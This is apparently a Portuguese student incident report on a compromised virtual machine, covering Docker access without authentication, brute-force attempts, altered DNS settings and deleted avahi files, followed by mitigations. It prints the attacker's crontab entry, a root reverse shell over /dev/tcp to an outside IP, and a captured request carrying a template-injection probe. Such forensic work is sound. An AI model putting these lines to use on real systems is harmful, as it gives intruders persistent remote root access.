Universidade de Aveiro

Departamento de Electrónica, Telecomunicações e Informática

SIO
Segurança Informática nas Organizações

Sumário executivo de um ataque informático

Elaborado por:
Bruno Silva (97931)
Marta Oliveira (97613)
Miguel Ferreira (93419)
Pedro Coutinho (93278)

Contents

1 Sumário Executivo

Após a deteção de uma alteração pouco usual na máquina virtual do cliente houve uma investigação detalhada da Virtual Machine (Máquina Virtual) (VM) para perceber o que sucedeu. Foi averiguado que foi vítima de um ataque informático. É aqui apresentado um resumo dos principais aspetos do mesmo.

1.1 Resumo

O atacante conseguiu obter acesso remoto à máquina em questão através do serviço exposto (*Docker*) que não necessita de autenticação. Com isto, o atacante conseguiu aceder aos ficheiros da máquina descobrindo as credenciais de acesso à infraestrutura em que a máquina está inserida.

O atacante conseguiu também comprometer alguns serviços que a VM tinha acesso através da eliminação de ficheiros que permitiam atribuir automaticamente endereços IP para comunicação.

Foram também alteradas as configurações dos servidores DNS o que permite ao atacante apresentar páginas web potencialmente maliciosas sem que o utilizador se aperceba disso. Por fim, o atacante garantiu igualmente o acesso futuro à máquina em questão através da criação de uma *reverse shell* que o permite ter acesso remoto em qualquer altura que deseje.

1.2 Conclusão

Com a análise realizada podemos concluir que a máquina virtual tem muitas vulnerabilidades no que toca a segurança informática, no entanto temos sugestões de métodos para corrigir as mesmas. Além da implementação destes métodos vai ser necessária uma troca de credenciais e reposição dos ficheiros alterados pelo atacante.

2 Relatório de Ataque

2.1 Ataque? Ou crash de aplicação?

Após a análise dos ficheiros da VM foi encontrado no diretório home/dev/web/static/gallery uma imagem a informar um ataque intencional à VM da vítima e que procedimentos teria de fazer para haver um desbloqueio dos sistemas e eliminação dos dados obtidos.

Figure 2.1: Mensagem dos atacantes

2.2 Acesso inicial: Como?

O atacante aproveitou-se de serviços remotos externos para conseguir aceder e persistir na rede da vítima. Ele utilizou a interface do *Docker* onde não é requerida autenticação.

Neste tipo de ambiente, conseguiu aceder a *logs* para ganhar credenciais e executar comandos (*scripts*) dentro de *containers* para obter poder de execução remota.

2.3 Brute force: Ataque dicionário

Com a observação dos pacotes HTTP é possível ver que o atacante executa uma série de combinações de *password*.



Figure 2.2: Tentativa de ataque Brute Force

2.4 Brute force: Localização de recursos

O atacante fez solicitações de arquivos/diretórios. A existência, ou não, do recurso é analisada pela resposta HTTP do servidor.

Ele usou a técnica de *brute force* para conseguir obter informações privadas úteis para si. Os pacotes executam um nível de decodificação em valores codificados.

```
Hypertext Transfer Protocol
  GET /test%7B%7B%201+1%20%7D%7D HTTP/1.1\r\n
    Host: 192.168.1.251\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept: */*\r\n
    Connection: keep-alive\r\n
  Cookie: auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADwJnVzZXJuYW1lPWFkbWlu.L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=\r\n
    \r\n
    [Full request URI: http://192.168.1.251/test%7B%7B%201+1%20%7D%7D]
    [HTTP request 1/1]
    [Response in frame: 7218]
```

Figure 2.3: Pacotes capturados com Wireshark

2.5 Que ficheiros foram alterados?

2.5.1 /etc/crontab

Este ficheiro, como o nome indica, contém a *cron table* utilizada pelo *cron daemon* para agendar trabalhos. Nesta foi introduzida uma linha por parte do atacante que irá executar um comando a cada 10 minutos de cada hora a cada dia. O atacante criou através dos comandos inseridos nessa linha uma *reverse shell*, que consiste num computador remoto que envia a sua *shell* para um utilizador em específico, em vez de fazer *bind* a um porto, que podia não ser acessível em algumas circunstâncias. Isto vai permitir executar comandos root através de um servidor remoto. Com isto, o atacante garante o acesso futuro à máquina atacada.

Pela análise da linha de código, conseguimos induzir que o IP do atacante possa ser 96.127.23.115.

```
crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196
```

Figure 2.4: Ficheiro crontab

2.5.2 /var/lib/avahi-autoipd

Os ficheiros 08:00:27:3e:8d:3 e 08:00:27:e2:56:e4 que continham o IP 169.254.6.17 e 169.254.12.12 respetivamente foram eliminados.

O 'avahi-autoipid' implementa um protocolo de configuração IPv4 local, isto é, um protocolo de IP automático sem necessidade de usar um DHCP server, ou seja, destina-se principalmente a ser usada em redes *ad-hoc* que não têm um servidor DHCP.

Como os ficheiros foram eliminados isto pode significar perda de serviços.

2.5.3 /etc/resolv.conf

Este ficheiro contém a configuração dos servidores DNS. Este foi alterado pelo atacante de maneira a que quando o utilizador tenta aceder a uma página, possa ser redirecionado para um site malicioso que se parece com o site original que o utilizador queria aceder.



Figure 2.5: Ficheiro resolvconf antes do ataque



Figure 2.6: Ficheiro resolvconf depois do ataque

3 Conclusão

De modo a concluir este relatório, vão ser apresentados métodos de prevenção para um possível ataque futuro e métodos de mitigar o impacto deste ataque.

O primeiro método de prevenção é fazer com que o *Docker* requeira autenticação, pois se essa medida já tivesse sido implementada o atacante ia ter de encontrar outro método para iniciar o seu ataque.

Na análise foi verificado que o atacante utilizou uma série de combinações de *password* num ataque de dicionário. Um possível método para dificultar este tipo de ataque é implementar um limite de vezes que se pode falhar a autenticação e utilizar credenciais mais seguras.

De modo a impedir o atacante de acessar e alterar ficheiros do sistema, as permissões de acesso e escrita dos mesmos devem ser alteradas. Uma possível solução inicial seria criar um mecanismo *Set-UID* de modo a fazer que certos comandos apenas possam ser executados por utilizadores específicos, neste caso o *super-user*. Com esse mecanismo implementado, seria impossível executar comandos como a troca de passwords ou validação de conexão sem autorização do super-user. Além dessa medida é importante confinar os programas a apenas conseguirem utilizar certos recursos disponíveis, isto porque é um princípio básico da segurança informática que os serviços apenas devem ser dados os meios necessários para executar as suas tarefas. Em adição pode fazer-se uso do comando *chroot*, o qual permite a redução da visibilidade dos ficheiros do sistema e é usado para proteger o sistema de ficheiros de aplicações potencialmente perigosas. Em conjunto com esse comando, pode ser utilizado um módulo de segurança como o *AppArmor* que permite ao administrador do sistema restringir aplicações com base num modelo de comportamento, deste modo as aplicações nunca podem ter mais acessos do que o definido, mesmo que executadas pelo *root*.

Depois de atingir segurança no sistema, vai ser necessário alterar todas as credenciais, repor os ficheiros que o atacante alterou e de modo a aumentar a segurança implementando métodos como a encriptação do disco e cifragem de documentos

Lista de Imagens

Acrônimos

DHCP Dynamic Host Configuration Protocol. 4

DNS Domain Name System. 2, 5

HTTP HyperText Transfer Protocol. 3

IP Internet Protocol. 2, 4

IPv4 Internet Protocol version 4. 4

Set-UID Set User Identification. 6

VM Virtual Machine (Máquina Virtual). 2, 3